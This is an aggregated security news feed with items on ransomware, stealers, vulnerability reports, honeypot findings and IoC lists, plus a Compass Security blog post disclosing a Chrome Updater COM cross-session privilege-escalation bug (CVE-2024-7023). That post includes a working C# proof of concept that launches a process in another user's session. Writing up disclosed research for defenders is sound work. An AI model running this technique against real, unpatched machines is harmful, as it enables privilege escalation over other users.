UMC Health System Diverts Patients Following Ransomware Attack

UMC Health System has been forced to divert patients after a ransomware attack resulted in a network outage.

The post UMC Health System Diverts Patients Following Ransomware Attack appeared first on SecurityWeek.

SecurityWeek RSS Feed – ​Read More

How to Create a Secure Password: 7 Best Practices for 2024

If you’re curious about how to create a secure password, read our in-depth guide covering password security and best practices.

Security | TechRepublic – ​Read More

Fake League of Legends Download Ads Spread Lumma Stealer

Fake ads are spreading Lumma Stealer malware, targeting fans of the League of Legends World Championship. Cybercriminals are capitalizing on the event hype to trick unsuspecting gamers into downloading a malicious game version.

Cyware News – Latest Cyber News – ​Read More

Critical SolarWinds Flaw Exposes 827 Instances, PoC Exploit Unveiled

Security researcher Zach Hanley from Horizon3. ai discovered hardcoded credentials in the software, allowing unauthenticated access to sensitive IT support data, like password resets and shared service account credentials.

Cyware News – Latest Cyber News – ​Read More

New Octo Android Malware Version Impersonates NordVPN, Google Chrome

With enhancements like reduced data transmissions, dynamic code loading, and push notification blocking, Octo2 poses a significant threat to Android users and underscores the continued development of malicious mobile malware.

Cyware News – Latest Cyber News – ​Read More

Rhadamanthys Stealer Adds Innovative AI Feature in Version 0.7.0

Rhadamanthys, an advanced information stealer, has introduced innovative AI capabilities in version 0.7.0, allowing it to extract cryptocurrency seed phrases from images using optical character recognition (OCR).

Cyware News – Latest Cyber News – ​Read More

COM Cross-Session Activation

Once again, reading blogs and tweets from James Forshaw led me to wonder how things work. This time, I was working on DCOM for my last blog post and while reading about cross-session activation, I had trouble believing what I was reading.

Let’s start with the basics.

COM 101

The Microsoft Component Object Model (COM) defines an interoperability standard for creating reusable software libraries that interact at run time.

Imagine you wrote software that needs updating. For this to be able to work in the user context, you install a service, let it run as SYSTEM. Your userland software will be able to use COM to communicate with the service in order to update your software as SYSTEM.

A COM class is the implementation of a group of interfaces executed when client interact with a given object. It is identified by a CLSID: a unique 128-bit GUID, registered by the server.

Your service (COM server) registers a COM class “Software Updater”, with CLSID c3ac910b-b039-1500-b33f-5cd7327fe6da. When your software (COM client) wants to update, it creates an instance of the class to communicate with the interface.

A COM interface defines the methods available through the COM class.

In our example, the only method defined is the UpdateFromCmdLine method which takes a command (string cmd_line) as input.

[
object,
oleautomation,
uuid(c3ac910b-b039-1500-b33f-5cd7327fe6da),
helpstring(“Software Updater Interface”),
]
interface ISoftwareUpdater: IUnknown {
// @param cmd_line The full command line to execute.
HRESULT UpdateFromCmdLine([in, string] const WCHAR* cmd_line);
};

COM Security

COM defines a so-called activation security. This specifies who is allowed to activate (or launch) what. This is stored in the registry and evaluated by the service control manager (SCM).

Several values affect COM applications:

Launch and Activation permissions: set who can instantiate and interact with COM class objects

Authentication Level, Delegation rights and Impersonation rights are important when two servers communicate (on behalf of a client) (and for relaying)

Application identity: sets the identities the application can use. That can be:

The interactive user (a logged-in user, in an interactive session)

The launching user (the user which instantiated the COM class)

This user … (a user defined by the server)

The system account (NT AUTHORITY/SYSTEM)

Software Restriction Policy: can restrict code allowed to run

These settings can be found using the registry under HKEY_LOCAL_MACHINESOFTWAREClassesAppID{AppID_GUID} or using the built-in dcomcnfg.exe tool.

Cross-Session Activation

If the application identity is set to “The interactive user”, one can use a so-called “session moniker” to activate a COM class in any interactive session on the machine.

Cross-Session Elevation of Privilege

To recapitulate the above, a COM class may be abused for Cross-Session privilege escalation if:

The ACL of the COM object allows the user to launch and activate it

The application identity is set to “interactive user”

The interface allows to execute code (or do something useful in the context of the victim)

Finding Bugs

For finding COM classes vulnerable to cross-session elevation of privilege (EoP), I can recommend OleViewDotNet, from James Forshaw and the accompanying blog post.

Known Bugs

This class of bugs has been around for a long time, however, I was only able to find a few CVEs:

CVE-2017-0100:

COM Class: HxHelpPaneServer

CVE-2019-0566:

COM Class: Browser Broker

CVE-2021-23874

COM Classes: McAfee CoManageOem and ManageOem

CVE-2023-33127:

COM Class: PhoneExperienceHost
Race condition and code execution through named pipe

Chrome Updater EoP



While researching the topic, I stumbled upon an interface called IProcessLauncher. The Type Library for the class was present and showed a method LaunchCmdLine.

After searching on the Internet for this, I found the source code, in the chromium project (which is based on Omaha):

google_update_idl.idl


The associated COM class did not show up in OleViewDotNet, but in the registry, one can find it is related to the Google Update Service:


The application runs with the default Launch and Activation Permissions:


As it runs as a service, the SYSTEM account is used:

Although Microsoft says Cross-Session activation works only with “The interactive user”, this seems to work as well with “The system account”.

TODO XXXXXXXXXXXX WHY?

The Exploit

It is pretty easy to test if this class can be instantiated in the context of another user. The following code (inspired, again from James Forshaw) is all it needs:

namespace SessionMoniker
{
class Program
{
// Defines the interface
[ComImport, Guid(“128C2DA6-2BC0-44C0-B3F6-4EC22E647964”), InterfaceType(ComInterfaceType.InterfaceIsIUnknown)]
interface IProcessLauncher
{
void LaunchCmdLine(string cmd_line);
void LaunchBrowser(uint browser_type, string url);
Int32 LaunchCmdElevated(string app_guid, string cmd_id, uint caller_proc_id);
UInt32 LaunchCmdLineEx(string cmd_line);
}

// …

static void Main(string[] args)
{
try
{
// Sets the session to execute code into
int session_id = 2;
// Instantiate the object in the session
IProcessLauncher server = (IProcessLauncher)Marshal.BindToMoniker(
String.Format(
“session:{0}!new:ABC01078-F197-4B0B-ADBC-CFE684B39C82”,
session_id
)
);
// Use the interface to execute code
server.LaunchCmdLine(“c:\windows\system32\calc.exe”);
}
catch (Exception ex)
{
Console.WriteLine(ex);
}
}

The Fix

The bug was disclosed to Google through the Chromium issue tracker. The incriminated interfaces were simply removed, as they were legacy and not used anymore.

Timeline

2024-05-16: Discovery by Sylvain Heiniger

2024-05-21: Initial vendor notification

2024-05-22: Initial vendor response

2024-05-22: Release of fixed Version / Patch

2024-08-27: Coordinated public disclosure date

2024-09-23: CVE-2024-7023 assigned

The Untold

We always report on what works, the cool stuff, the exploits, the bounties. But here’s a list of other things that I tried and led to nothing:

Executing code remotely through the Chrome Updater (ProcessLauncher)

Edge Updater Cross-Session (ProcessLauncher)

The process runs with the launching user, this could still be use as code execution primitive from ActiveX

Getting a certificate for another user (CertRequest, CertRequestD)

Adding a scheduled task as another user (Task Service)

Downloading files or coercing HTTP connection as another user (BITS, WinHTTPRequest)

Conclusion

Update your Chrome Updater!

An almost 10 years old attack class can still yield findings today.

COM is huge and complex, but auditing COM applications can lead to easy privilege escalation.

Thank you James Forshaw

Compass Security Blog – ​Read More

Weekly IT Vulnerability Report: Cyble Urges Fixes for Ivanti, GitLab and Microchip

Key Takeaways


Cyble threat intelligence researchers investigated 15 vulnerabilities this week and highlighted three of them for security teams to prioritize.

Cyble researchers also found seven vulnerability exploits discussed on the dark web and cybercrime forums, raising the risk that those flaws will be increasingly exploited.

Cyble recommends eight best practices for preventing and limiting cyberattacks and data breaches.

Overview

Cyble Research and Intelligence Labs (CRIL) researchers this week investigated 15 vulnerabilities of particular significance for IT teams, and identified three that merit high-priority patching.

Cyble’s Sept. 18-24 Weekly Vulnerability Insights Report for subscribers also examined seven exploits circulating on the dark web and cybercrime forums, elevating the importance of addressing those flaws too.

Cyble also highlighted eight cybersecurity best practices that all organizations should follow to reduce the risk of cyberattacks and contain any that do occur.

The full report is available for subscribers; here we’ll focus on the most critical risks.

The Top IT Vulnerabilities This Week

The three vulnerabilities highlighted in the report include:

CVE-2024-8963, a critical admin bypass vulnerability in Ivanti Cloud Services Appliance (CSA), is a security-focused solution designed to facilitate secure communication and device management. Recently, Ivanti disclosed that attackers could exploit the flaw by chaining CVE-2024-8963 with CVE-2024-8190 to bypass admin authentication and execute arbitrary commands on unpatched appliances. This vulnerability is also being discussed on the dark web (see below). There is an available patch. Cyble researchers also issued a separate advisory on a vulnerability (CVE-2024-7593) in Ivanti’s Virtual Traffic Manager (VTM).

CVE-2024-45409, a critical SAML authentication bypass vulnerability impacting self-managed installations of the GitLab Community Edition (CE) and Enterprise Edition (EE). Security Assertion Markup Language (SAML) is a single sign-on (SSO) authentication protocol that allows users to log in across different services using the same credentials. An unauthenticated attacker with access to any signed SAML document (by the IdP) can thus forge a SAML Response/Assertion with arbitrary contents. This would allow the attacker to log in as an arbitrary user within the vulnerable system. The disclosure follows several other recent GitLab vulnerabilities.

Internet Exposure? No

Patch Available? Yes

CVE-2024-7490, a critical improper input validation vulnerability in Microchip Technology Advanced Software Framework, a comprehensive library designed for microcontrollers, facilitating various stages of product development, including evaluation, prototyping, design, and production. The vulnerability can cause remote code execution through a buffer overflow. This vulnerability is associated with program files tinydhcpserver.C and program routines lwip_dhcp_find_option.

Internet Exposure? No

Patch Available? Yes

Vulnerabilities and Exploits on Underground Forums

CRIL researchers observed multiple Telegram channels where the channel administrator shared or discussed exploits weaponizing vulnerabilities, including:

CVE-2024-8190: This is a high-severity OS command injection vulnerability present in Ivanti’s Cloud Services Appliance versions 4.6 Patch 518. It allows attackers with admin access to execute arbitrary commands on the system, potentially leading to complete system compromise.

CVE-2024-36837: A high-severity SQL injection vulnerability present in CRMEB version 5.2.2. This vulnerability allows remote attackers to gain unauthorized access to sensitive information.

CVE-2024-46740: A high severity Use-After-Free (UAF) vulnerability in the Linux Kernel. It is specifically related to the binder subsystem.

CVE-2024-20439: A critical security vulnerability affecting the Cisco Smart Licensing Utility, which could allow unauthenticated, remote attackers to gain administrative access to the system.

CVE-2024-8956: A critical improper authentication vulnerability was identified in PTZOptics’ PT30X-SDI and PT30X-NDI cameras prior to firmware version 6.3.40.

CVE-1999-1587: A vulnerability is present in the ‘/usr/ucb/ps’ command in Sun Microsystems’ Solaris OS, affecting Solaris 8 and 9, as well as a few older versions. The vulnerability allows local users to exploit certain parameters in the commands to view environment details on the system.

CVE-2024-23692: CRIL observed multiple administrators of Telegram channels and a Threat Actor sharing a proof of concept (PoC) for a critical command injection vulnerability affecting the Rejetto HTTP File Server (HFS), specifically versions up to 2.3m. The vulnerability allows remote, unauthenticated attackers to execute arbitrary commands by sending specially crafted HTTP requests to the server.

Cyble Recommendations

To protect against these vulnerabilities and exploits, organizations should implement the following best practices:

1. Implement the Latest Patches

To mitigate vulnerabilities and protect against exploits, regularly update all software and hardware systems with the latest patches from official vendors.

2. Implement a Robust Patch Management Process

Develop a comprehensive patch management strategy that includes inventory management, patch assessment, testing, deployment, and verification. Automate the process where possible to ensure consistency and efficiency.

3. Implement Proper Network Segmentation

Divide your network into distinct segments to isolate critical assets from less secure areas. Use firewalls, VLANs, and access controls to limit access and reduce the attack surface exposed to potential threats.

4. Incident Response and Recovery Plan

Create and maintain an incident response plan that outlines procedures for detecting, responding to, and recovering from security incidents. Regularly test and update the plan to ensure its effectiveness and alignment with current threats.

5. Monitoring and Logging Malicious Activities

Implement comprehensive monitoring and logging solutions to detect and analyze suspicious activities. Use SIEM (Security Information and Event Management) systems to aggregate and correlate logs for real-time threat detection and response.

6. Keep Track of Security Alerts

Subscribe to security advisories and alerts from official vendors, CERTs, and other authoritative sources. Regularly review and assess the impact of these alerts on your systems and take appropriate actions.

7. Visibility into Assets

Maintain an up-to-date inventory of all internal and external assets, including hardware, software, and network components. Use asset management tools and continuous monitoring to ensure comprehensive visibility and control over your IT environment.

8. Strong Password Policy

Change default passwords immediately and enforce a strong password policy across the organization. Implement multi-factor authentication (MFA) to provide an extra layer of security and significantly reduce the risk of unauthorized access.

The post Weekly IT Vulnerability Report: Cyble Urges Fixes for Ivanti, GitLab and Microchip appeared first on Cyble.

Blog – Cyble – ​Read More

New Cryptojacking Attack Targets Docker API to Create Malicious Swarm Botnet

Cybersecurity researchers have uncovered a new cryptojacking campaign targeting the Docker Engine API with the goal of co-opting the instances to join a malicious Docker Swarm controlled by the threat actor.
This enabled the attackers to “use Docker Swarm’s orchestration features for command-and-control (C2) purposes,” Datadog researchers Matt Muir and Andy Giron said in an analysis.
The attacks

The Hacker News – ​Read More

Cyble Honeypot Sensors Detect WordPress Plugin Attack, New Banking Trojan

Key Takeaways


Cyble’s Threat Hunting Honeypot sensors detected five recent vulnerabilities under active exploitation, including newly identified attacks against WordPress plugins.

A new banking trojan is engaged in active attacks in Europe and is expected to spread to other regions.

Of more than 400 identified scam email addresses discovered, six in particular stand out.

Commonly targeted ports have been identified and should be blocked by security teams.

Overview

Cyble’s Threat Hunting service this week discovered multiple instances of exploit attempts, malware intrusions, financial fraud, and brute-force attacks via its network of Honeypot sensors.

In the week of Sept. 18-24, Cyble researchers identified five recent active exploits, including new attacks against WordPress plugins, a new malware variant targeting the banking industry, more than 400 new spam email addresses, and thousands of brute-force attacks.

Vulnerability Exploits

Cyble sensors detected five recent vulnerabilities under active exploitation, in addition to a number of older vulnerabilities being actively exploited:

Case 1: SQL Injection Attack

CVE-2024-27956 is a 9.9-severity improper neutralization of Special Elements used in an SQL Command vulnerability in ValvePress Automatic WordPress plugins that allows for SQL Injection attacks. This issue affects Automatic: from n/a through 3.92.0.

Case 2: PHP CGI Argument Injection Vulnerability

CVE-2024-4577 is a 9.8-severity PHP vulnerability that impacts CGI configurations and has been under attack since it was announced in June. It enables attackers to execute arbitrary commands through specially crafted URL parameters. It affects PHP versions 8.1.* before 8.1.29; 8.2.* before 8.2.20; and 8.3.* before 8.3.8, when using Apache and PHP-CGI on Windows.

Case 3: GeoServer Vulnerability Allows Remote Code Execution via Unsafe XPath Evaluation

CVE-2024-36401 is a 9.8-severity RCE vulnerability in GeoServer versions prior to 2.23.6, 2.24.4, and 2.25.2. The flaw arises from the unsafe evaluation of OGC request parameters as XPath expressions, allowing unauthenticated users to execute arbitrary code on default installations. The issue affects all GeoServer instances due to improper handling of simple feature types. Patches are available, and a workaround involves removing the vulnerable gt-complex library, which may impact functionality.

Case 4: Network Command Injection Vulnerability Without Authentication

CVE-2024-7029 is an 8.7-severity AVTECH IP camera vulnerability that allows remote attackers to inject and execute commands over the network without requiring authentication. This critical flaw poses a significant risk, enabling unauthorized control over affected systems.

Case 5: Network Command Injection Vulnerability Without Authentication 

The porte_plume plugin used by SPIP before 4.30-alpha2, 4.2.13, and 4.1.16 is vulnerable to a 9.8-severity arbitrary code execution vulnerability (CVE-2024-7954). A remote and unauthenticated attacker can execute arbitrary PHP as the SPIP user by sending a crafted HTTP request.

Octo2: New Malware Variant Targets European Banks in Active Attacks

Octo2, a new variant of the Octo mobile banking trojan, was recently discovered in European bank attacks, and deployment in other global regions is expected to follow.

Octo (also known as ExobotCompact) has emerged as one of the most prominent malware families in the mobile threat landscape, leading in the number of unique samples detected this year. Recently, a new variant named “Octo2,” created by the original threat actor, has been discovered, signaling a potential shift in the actors’ tactics and strategies. This upgraded version enhances the malware’s remote action capabilities, particularly for Device Takeover attacks, ensuring greater stability in execution. New Octo2 campaigns have already been observed targeting several European countries. Additionally, Octo2 employs advanced obfuscation techniques to evade detection, including the introduction of a Domain Generation Algorithm (DGA), further bolstering its ability to remain hidden from security systems.

Here are known hashes and IoCs, via Threat Fabric:

Hash (SHA256)
app name
package name

83eea636c3f04ff1b46963680eb4bac7177e77bbc40b0d3426f5cf66a0c647ae
NordVPN
com.handedfastee5

6cd0fbfb088a95b239e42d139e27354abeb08c6788b6083962943522a870cb98
Europe Enterprise
com.xsusb_restore3

117aa133d19ea84a4de87128f16384ae0477f3ee9dd3e43037e102d7039c79d9
Google Chrome
com.havirtual06numberresources

More Than 400 Scam Email Addresses Detected

Cyble identified 410 new email addresses used in scam campaigns. Here are six notes:

E-mail Subject 
Scammers Email ID 
Scam Type 
Description 

Claim Directives 
info@szhualilian.com   
Claim Scam 
Fake refund against claims 

Dear winner! 
info@student.htw-berlin.de   
Lottery/Prize Scam 
Fake prize winnings to extort money or information 

DONATION NOTICE 
m.sharifi@qiau.ac.ir   
Donation Scam 
Scammers posing as donors to donate money 

INVESTMENT PROPOSAL 
Walsh.philip@natwest.co.uk   
Investment Scam 
Unrealistic investment offers to steal funds or data. 

Order: cleared customs 
support@ip.linodeusercontent.com   
Shipping Scam 
Unclaimed shipment trick to demand fees or details 

UN Compensation Fund 
info@usa.com 
Government Organization Scam 
Fake UN compensation to collect financial details 

Brute-Force Attack Ports Identified

Of the thousands of brute-force attacks identified by Cyble, the following targeted ports stand out as meriting attention.

Based on a close inspection of the distribution of attacked ports based on the top five attacker countries, Cyble noticed attacks originating from the United States are targeting ports 22 (40%), 3389 (32%), 445 (21%), 23 (4%), and 80(3%). Attacks originating from Turkey are targeting ports 3389 (100%). Russia, China, and Bulgaria mainly targeted ports 5900 and 445.

Security Analysts are advised to add security system blocks for the attacked ports (such as 22, 3389, 443, 445, 5900, and 3306).

Cyble Recommendations

Cyble researchers recommend the following security controls:


Blocking target hashes, URLs, and email info on security systems (Cyble clients received a separate IoC list).

Immediately patch all open vulnerabilities listed here and routinely monitor the top Suricata alerts in internal networks.

Constantly check for Attackers’ ASNs and IPs.

Block Brute Force attack IPs and the targeted ports listed.

Immediately reset default usernames and passwords to mitigate brute-force attacks and enforce periodic changes.

For servers, set up strong passwords that are difficult to guess.

The post Cyble Honeypot Sensors Detect WordPress Plugin Attack, New Banking Trojan appeared first on Cyble.

Blog – Cyble – ​Read More